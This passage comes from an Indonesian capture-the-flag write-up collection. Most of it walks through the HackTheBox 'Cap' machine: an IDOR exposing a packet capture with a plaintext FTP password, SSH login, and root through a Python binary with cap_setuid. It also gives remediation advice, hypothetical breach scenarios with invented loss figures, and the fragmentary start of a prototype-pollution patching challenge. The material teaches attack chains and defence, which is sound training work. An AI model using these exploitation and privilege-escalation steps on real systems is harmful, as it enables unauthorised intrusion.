Dampak finansial yang dialami PT Mandiri Teknologi sangat devastating. Kerugian langsung mencakup downtime operasional selama 2 minggu senilai 15 miliar rupiah, biaya incident response dan forensik digital 800 juta rupiah, serta biaya pemulihan infrastruktur dan implementasi security enhancement 3,2 miliar rupiah. Lebih parah lagi, perusahaan kehilangan 30% nasabah akibat hilangnya kepercayaan publik, yang setara dengan penurunan revenue 45 miliar rupiah dalam 6 bulan ke depan. Otoritas Jasa Keuangan (OJK) juga menjatuhkan denda administratif 5 miliar rupiah karena kegagalan melindungi data nasabah, sementara biaya legal untuk menangani 2.000 gugatan class action dari nasabah yang terdampak diperkirakan mencapai 12 miliar rupiah.

Analisis risiko menunjukkan bahwa teknik anti-virtualisasi, meskipun memiliki CVSS score 4.3 (medium), menjadi critical enabler yang memungkinkan serangan dengan impact catastrophic ini terjadi. Tanpa kemampuan menghindari deteksi sandbox, ransomware tidak akan pernah mencapai sistem production dan menyebabkan kerugian hingga 81 miliar rupiah. Kasus ini mendemonstrasikan bagaimana single point of failure pada security control - dalam hal ini ketergantungan berlebihan pada virtual sandbox tanpa layer pertahanan tambahan - dapat mengakibatkan business disruption yang massive. PT Mandiri Teknologi akhirnya terpaksa membayar tebusan dan menghabiskan 18 bulan untuk memulihkan reputasi serta merebut kembali kepercayaan nasabah, sambil mengimplementasikan comprehensive security overhaul yang mencakup bare-metal analysis, enhanced endpoint detection, dan multi-layered deception technology.

# Boot 2 Root

- Cap [1 pts]

Get Started with Guided Mode! Discover an exploitation path with guiding questions on most easy and medium retired machines. Master techniques with our in-depth walkthroughs. Try it for free on Cap!

Retired Free Machine | Cap is online

Cap

Linux · Easy

0 Points | ★★★★☆ 4.5 1539 Reviews | User Rated Difficulty

Play Machine | Machine Info | Walkthroughs | Reviews | Activity | Changelog | ...

Adventure Mode | Guided Mode | Official Writeup | Video Walkthrough

• US Free 2 | 1038 players

Target IP Address: 10.10.10.245

Task 1: How many TCP ports are open? Hint | ✓

3 ✓

Author : iamr007

## CVE Score


- **Exploitability Metrics**

Metrik	Nilai	Penjelasan
Attack Vector (AV)	Network (AV:N)	Serangan dimulai dari web application yang dapat diakses via network
Attack Complexity (AC)	LOW (AC:L)	Tidak memerlukan kondisi khusus, exploit straightforward
Privileges Required (PR)	None (PR:L)	Tidak memerlukan autentikasi untuk memulai attack chain
User Interaction (UI)	None (UI:N)	Serangan dapat dilakukan secara otomatis tanpa interaksi user
Scope (S)	Changed (S:C)	Escalation dari anonymous user ke root privileges

- **Impact Metrics**

Metrik	Nilai	Penjelasan
<i>Confidentiality Impact (C)</i>	HIGH (C:H)	Akses penuh ke seluruh data sistem sebagai root
<i>Integrity Impact (I)</i>	HIGH (I:H)	Dapat memodifikasi seluruh sistem dengan root privileges
<i>Availability Impact (A)</i>	HIGH (A:H)	Kontrol penuh terhadap availability sistem

- **Scores**



Overall scores: 9.9

### Problem Statement


Diberikan sebuah machine, untuk menyelesaiakannya kita hanya perlu untuk menjawab semua pertanyaan yang ada. Terdapat 9 pertanyaan yang harus dijawab dengan benar, yakni:

1. How many TCP ports are open?
2. After running a "Security Snapshot", the browser is redirected to a path of the format /[something]/[id], where [id] represents the id number of the scan. What is the [something]?
3. Are you able to get to other users' scans?
4. What is the ID of the PCAP file that contains sensitive data?
5. Which application layer protocol in the pcap file can the sensitive data be found in?
6. We've managed to collect nathan's FTP password. On what other service does this password work?
7. Submit the flag located in the nathan user's home directory.
8. What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges?
9. Submit the flag located in root's home directory.

Selanjutnya, jawaban dari pertanyaan tersebut akan dicari dan dijelaskan pada bagian Proof of Concepts (PoC).


## POC

Untuk menjawab pertanyaan 1, kita coba untuk menggunakan nmap untuk melakukan scan ada berapa tcp port yang terbuka, berikut adalah hasilnya:



```
Parrot Terminal
File Edit View Search Terminal Help
[us-free-2]-[10.10.15.51]-[nayekah@htb-ezsjc0e8t9]-[~]
└── [★]$ nmap 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-14 17:19 CDT
Nmap scan report for 10.10.10.245
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Dari gambar, terlihat bahwa ada 3 port yang open, lalu coba submit jawabannya:



Selanjutnya untuk menjawab pertanyaan kedua, terlebih dahulu akses IP pada port 80 (http), buka dengan browser, dan akan muncul tampilan sebagai berikut:

The screenshot shows a Mozilla Firefox window with the title "Security Dashboard — Mozilla Firefox". The address bar displays "http://10.10.10.245/". Below the address bar is a navigation bar with links to HTB Labs, HTB Certifications, HTB Academy, CTF Platform, Help Center, and HTB Blog. The main content area is titled "Dashboard" and shows three cards: "Security Events" (1,560, 24H, +15%), "Failed Login Attempts" (357, 24H, -10%), and "Port Scans (Unique IPs)" (27, 24H, +28%). At the bottom of the dashboard, there is a copyright notice: "© Copyright 2021. All right reserved. Template by Colorlib."

Setelah melakukan beberapa eksplorasi, ketika menekan menu 'Security Snapshot', web akan melakukan redirect ke endpoint /data/1, sehingga jawaban untuk 'something' adalah 'data', lalu coba submit jawabannya:

The screenshot shows a task card titled "Task 2". The card contains a question: "After running a "Security Snapshot", the browser is redirected to a path of the format /[something]/[id], where [id] represents the id number of the scan. What is the [something]?" Below the question is an input field containing the text "data". To the right of the input field is a green button with a checkmark. At the top right of the card is a "Hint" button.

Untuk menjawab pertanyaan ketiga dan keempat, saya mencoba untuk mengubah idnya, karena id jarang sekali berindeks minus, saya mulai dari 0, dan mendapatkan informasi yang

menarik:

The screenshot shows a Mozilla Firefox browser window titled "Security Dashboard — Mozilla Firefox". The address bar displays the URL <http://10.10.10.245/data/0>. The page content is a dashboard with a purple header showing a user profile for "Nathan". Below the header, there is a table with four rows of network statistics:

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69

At the bottom left of the dashboard is a blue "Download" button.

Terdapat cukup banyak paket, dan juga kita bisa mencoba untuk menekan download yang akan melakukan download sebuah .pcap file (0.pcap), yang ternyata adalah file pcap yang mengandung sensitive data:

The screenshot shows the Wireshark application interface. The title bar indicates it is "Wireshark - Follow TCP Stream (tcp.stream eq 3) - 0.pcap". The main window displays an FTP session between two hosts. The left pane shows the ASCII representation of the session, which includes commands like 220, USER, PASS, PORT, LIST, and RETR. The right pane shows the detailed packet list, showing multiple TCP connections between 192.168.196.1 and 192.168.196.16, all labeled as "FTP". The bottom status bar shows "Packets: 72 · Displayed: 42 (58.3%) · Profile: Default".

Dari PCAP tersebut, kita mendapatkan USER bernama ‘nathan’ dan PASS ‘Buck3tH4TF0RM3!’, sehingga jawaban dari pertanyaan 3 adalah ‘yes’, dan jawaban dari pertanyaan 4 adalah ‘0’. Coba untuk submit jawabannya:

The screenshot shows a user interface for a task-based challenge. On the left, there is a vertical sidebar with two circular icons, each containing a green checkmark. To the right of this sidebar, there are two horizontal task cards.

- Task 3:** The question is "Are you able to get to other users' scans?". The answer field contains "yes" and the status bar indicates a green checkmark.
- Task 4:** The question is "What is the ID of the PCAP file that contains sensitive data?". The answer field contains "0" and the status bar indicates a green checkmark.

Selanjutnya, untuk pertanyaan kelima, bisa dijawab dengan melihat kembali gambar yang ada pada pertanyaan tiga dan empat, application layer protocol yang memuat data sensitif adalah protokol FTP. Coba untuk submit jawabannya:

The screenshot shows a user interface for a task-based challenge. On the left, there is a vertical sidebar with one circular icon containing a green checkmark. To the right of this sidebar, there is one horizontal task card.

- Task 5:** The question is "Which application layer protocol in the pcap file can the sensitive data be found in?". The answer field contains "ftp" and the status bar indicates a green checkmark.

Untuk pertanyaan keenam, karena yang ditanya pertanyaan selain ftp, saya mencoba login menggunakan ssh (karena terbiasa menggunakan azure), dan ternyata berhasil untuk

tersambung melalui ssh, berikut adalah gambarnya:

```
nathan@cap: ~
[nus-free-2]-[10.10.15.51]-[nayekah@htb-ezsjc0e8t9]-[~]
└── [★]$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


System information as of Thu Aug 14 22:51:15 UTC 2025

System load:  0.12           Processes:      228
Usage of /:   36.6% of 8.73GB  Users logged in:  0
Memory usage: 21%           IPv4 address for eth0: 10.10.10.245
Swap usage:   0%


=> There are 4 zombie processes.

* Super-optimized for small spaces - read how we shrank the memory
```

Jadi jawaban untuk pertanyaan 6 adalah 'ssh', coba untuk submit jawabannya:




Selanjutnya untuk pertanyaan 7, kita hanya perlu untuk traverse directory home, dan cari possible flag, dan cat file tersebut, berikut adalah hasilnya:




```
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
d6f6a0cdc59a1f147023bc5a07382e79
nathan@cap:~$
```

Didapatkan bahwa jawaban untuk nomor 7 adalah 'd6f6a0cdc59a1f147023bc5a07382e79', coba untuk submit jawabannya:



Untuk pertanyaan nomor 8, kita harus mencari terlebih dahulu binary apa yang memiliki kapabilitas untuk mencari potential path untuk melakukan privilege escalation:



```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

Dari gambar di atas, kita mendapatkan jawaban untuk pertanyaan nomor 8, yakni '/usr/bin/python3.8' karena memiliki cap\_setuid dan cap\_net\_bind\_service yang bukan merupakan default python 3.8, coba untuk submit jawabannya:



Untuk soal terakhir, sekaligus untuk menyelesaikan chall, kita bisa memanfaatkan python 3.8 yang kita temukan pada soal 8 untuk mendapatkan akses root, dengan cara membuat script untuk mengubah agar kita bisa mendapatkan root privilege, berikut adalah hasilnya:

```
root@cap:~$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash");
root@cap:~#
```


A terminal window showing a user named "nathan" at the prompt. They run "/usr/bin/python3.8", which starts a Python shell. Inside the shell, they run "os.setuid(0)" and "os.system("/bin/bash")", which grants them root privileges. The prompt then changes to "root@cap:~#".

Kita berhasil mendapatkan root, sekarang lakukan traversal pada directory untuk mendapatkan flag pada root:

```
File Edit View Search Terminal Help
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
1ed6779ffb3cbc80cbd517987b3c1a22
root@cap:/root#
```

A terminal window showing a user at the root prompt. They run "ls" to see files in the current directory: "root.txt" and "snap". Then they run "cat root.txt" to read its contents, which is the flag "1ed6779ffb3cbc80cbd517987b3c1a22".

Jawabannya adalah '1ed6779ffb3cbc80cbd517987b3c1a22', submit dan chall selesai:



### Something New I Have Learned

Dari analisis mesin "Cap", saya memperoleh pemahaman baru tentang pentingnya melihat kerentanan sebagai attack chain, bukan vulnerability yang berdiri sendiri. Kerentanan IDOR yang tampak sederhana ternyata menjadi pintu masuk untuk mendapatkan kredensial plaintext dari packet capture, yang kemudian digunakan untuk SSH access dan privilege escalation ke root melalui misconfigured Linux capabilities.

Pembelajaran terpenting adalah bagaimana CAP\_SETUID pada Python3.8 dapat dieksloitasi dengan sangat mudah untuk mendapatkan root access. Sebelumnya saya tidak sepenuhnya memahami betapa berbahayanya memberikan capabilities yang tidak tepat pada binary executable, terutama interpreter seperti Python yang dapat menjalankan arbitrary code. Hal ini menekankan pentingnya menerapkan prinsip least privilege dalam konfigurasi sistem.

Dari perspektif CVSS scoring, saya belajar bahwa mengevaluasi kerentanan secara individual dapat misleading. IDOR yang skornya hanya medium (5.3) secara terpisah, dalam konteks attack chain lengkap menjadi critical (9.8) karena memungkinkan complete system compromise. Ini mengajarkan pentingnya threat modeling yang comprehensive dan mempertimbangkan kombinasi multiple vulnerabilities.

Kasus ini juga menunjukkan bahwa security adalah tanggung jawab bersama, tidak hanya aplikasi web yang harus secure, tetapi juga konfigurasi sistem operasi dan network protocols. Penggunaan FTP tanpa enkripsi dan packet capture yang dapat diakses unauthorized user menciptakan attack surface yang berbahaya. Pembelajaran ini mengubah perspektif saya tentang prioritas remediation - kadang memperbaiki kerentanan dengan skor rendah dapat memberikan security improvement signifikan jika merupakan bagian dari critical attack chain.

## **Remediation**

### **1. Hapus Linux Capabilities yang Berbahaya**

Immediately remove CAP\_SETUID dari /usr/bin/python3.8 menggunakan command sudo setcap -r /usr/bin/python3.8. Jika aplikasi memerlukan packet capture functionality, gunakan alternatif yang lebih aman seperti dedicated user dengan sudo rules terbatas atau aplikasi khusus dengan privileges minimal.

### **2. Implementasi Proper Authorization untuk Packet Capture**

Tambahkan session-based authorization check sebelum mengizinkan akses ke file packet capture. Setiap user hanya boleh mengakses capture yang mereka buat sendiri, dengan implementasi UUID random sebagai identifier alih-alih sequential ID yang mudah ditebak.

### **3. Audit dan Secure Historical Data**

Review semua packet capture yang tersimpan di sistem, hapus yang mengandung informasi sensitif, dan implementasi automatic cleanup untuk capture yang lebih lama dari retention policy. Encrypt packet capture files yang harus disimpan untuk compliance.

### **4. Replace FTP dengan Protocol yang Secure**

Ganti semua FTP services dengan SFTP atau FTPS yang menggunakan enkripsi. Update dokumentasi dan training untuk user agar menggunakan secure protocols, dan disable plain FTP service secara permanen.

### **5. Implementasi Defense in Depth**

Deploy network segmentation untuk isolasi aplikasi packet capture, implementasi WAF untuk filtering malicious requests, dan setup monitoring untuk mendeteksi suspicious access patterns pada aplikasi web.

### **6. Security Audit Comprehensive**

Lakukan full penetration testing dan code review untuk mengidentifikasi kerentanan IDOR lainnya. Implementasi automated security scanning dalam CI/CD pipeline dan establish regular security assessment schedule.

## **Kasus Nyata dan Analisis Risiko**

Berikut adalah *hypothetical scenario* yang mungkin terjadi.

Bayangkan sebuah perusahaan telekomunikasi besar di Indonesia dengan sistem monitoring jaringan serupa yang digunakan untuk troubleshooting dan analisis performa jaringan. Tim Network Operations Center (NOC) menggunakan aplikasi web internal untuk melakukan packet capture ketika ada keluhan pelanggan atau masalah jaringan. Sistem ini dapat diakses oleh sekitar 50 engineer dari berbagai lokasi cabang untuk keperluan diagnostik jaringan real-time.

Suatu hari, seorang penyerang yang awalnya hanya melakukan reconnaissance terhadap subdomain perusahaan menemukan aplikasi monitoring ini melalui Google dorking. Dengan

memanfaatkan kerentanan IDOR, penyerang berhasil mengakses ribuan file packet capture yang berisi traffic internal perusahaan, termasuk komunikasi antara data center Jakarta dan Surabaya. Dari file-file tersebut, penyerang menemukan kredensial FTP plaintext untuk akses ke server backup yang berisi database pelanggan dengan informasi pribadi 2.3 juta pengguna, termasuk nomor KTP, alamat, dan data finansial. Lebih parah lagi, melalui privilege escalation menggunakan misconfigured Linux capabilities, penyerang berhasil mendapatkan root access ke beberapa server kritis dan menginstal persistent backdoor yang tidak terdeteksi selama 8 bulan.

Dampak finansial dari insiden ini sangat signifikan. Perusahaan menghadapi denda regulatory dari Kementerian Komunikasi dan Informatika sebesar Rp 25 miliar karena melanggar Undang-Undang Perlindungan Data Pribadi. Biaya untuk incident response, forensik digital, dan remediation mencapai Rp 15 miliar, belum termasuk biaya legal dan notification kepada 2.3 juta pelanggan yang terdampak. Kerugian reputasi menyebabkan churn rate pelanggan meningkat 15% dalam 6 bulan berikutnya, setara dengan kehilangan revenue sekitar Rp 180 miliar. Perusahaan juga harus menginvestasikan Rp 30 miliar tambahan untuk complete infrastructure overhaul dan implementasi security controls yang comprehensive.

Dari aspek operasional, insiden ini menyebabkan downtime jaringan selama 72 jam untuk emergency patching dan forensic investigation, yang mengakibatkan kerugian productivity dan Service Level Agreement (SLA) breach dengan corporate clients senilai Rp 8 miliar. Tim IT harus bekerja 24/7 selama 3 bulan untuk rebuild sistem dan restore kepercayaan pelanggan. Yang lebih mengkhawatirkan, data pelanggan yang bocor kemudian dijual di dark web dan digunakan untuk berbagai fraud schemes, menyebabkan sejumlah pelanggan mengalami kerugian finansial dan menuntut perusahaan secara class action. Total estimated loss dari insiden ini mencapai Rp 400 miliar, belum termasuk long-term impact terhadap market valuation dan brand trust yang sulit dikuantifikasi namun berpotensi lebih besar lagi.

# Web

- Agriweb [1 pts]

The screenshot shows a challenge page for 'Agriweb'. At the top right, there's a difficulty rating of 4.7 and 247 solves. The challenge creator is 'lordrukie'. The challenge description is: 'Digital farmlands lie ruined as drones spin out of control and greenhouses overheat; the white-hats must infiltrate the corrupted AgriWeb interface and bring the fields back to life.' Action buttons on the left include 'Start Instance', 'Submit Flag', 'Add To-Do List', and 'Review Challenge'.

Author : *lordrukie*

## CVE Score


- **Exploitability Metrics**

Metrik	Nilai	Penjelasan
<i>Attack Vector (AV)</i>	Network (AV:N)	Vulnerability dapat dieksplorasi melalui jaringan/web interface
<i>Attack Complexity (AC)</i>	LOW (AC:L)	Tidak memerlukan kondisi khusus, mudah direproduksi
<i>Privileges Required (PR)</i>	LOW (PR:L)	Memerlukan akun user biasa (authenticated user)
<i>User Interaction (UI)</i>	None (UI:N)	Tidak memerlukan interaksi user lain
<i>Scope (S)</i>	Unchanged (S:U)	Impact terbatas pada komponen vulnerable

- **Impact Metrics**

Metrik	Nilai	Penjelasan
<i>Confidentiality Impact (C)</i>	None (C:N)	Tidak ada eksposure data confidential
<i>Integrity Impact (I)</i>	HIGH (I:H)	Dapat mengubah prototype global dan bypass authorization
<i>Availability Impact (A)</i>	HIGH (A:H)	Dapat menyebabkan DoS melalui prototype pollution

- **Scores**



Overall scores: 8.1

### Problem Statement

Diberikan sebuah web (literally the whole source code) yang dibangun dengan the big triad (HTML, CSS, JavaScript). Jika kita melihat deskripsi chall, tidak ada yang menarik dengan deskripsi tersebut, dan menariknya ini bukanlah soal eksplorasi web, tetapi soal untuk melakukan *patch* pada *vuln* yang ada pada web ini. Untuk langkah *patching* akan dijelaskan pada bagian Proof of Concepts (PoC).

### POC

TLDR (dibaca: Too Long Doesn't Read), setelah membaca beberapa kode, saya menemukan sebuah file yang berpotensi terdapat vulnerability, yakni pada file profile.js, berikut adalah kode yang dimaksud:

```
import db from '../utils/database.js';

function deepMerge(target, source) {
  for (let key in source) {
    if (source[key] && typeof source[key] === 'object' &&
!Array.isArray(source[key])) {
      if (!target[key]) target[key] = {};
      deepMerge(target[key], source[key]);
    }
  }
}

export default deepMerge;
```

```

        deepMerge(target[key], source[key]);
    } else {
        target[key] = source[key];
    }
}

return target;
}

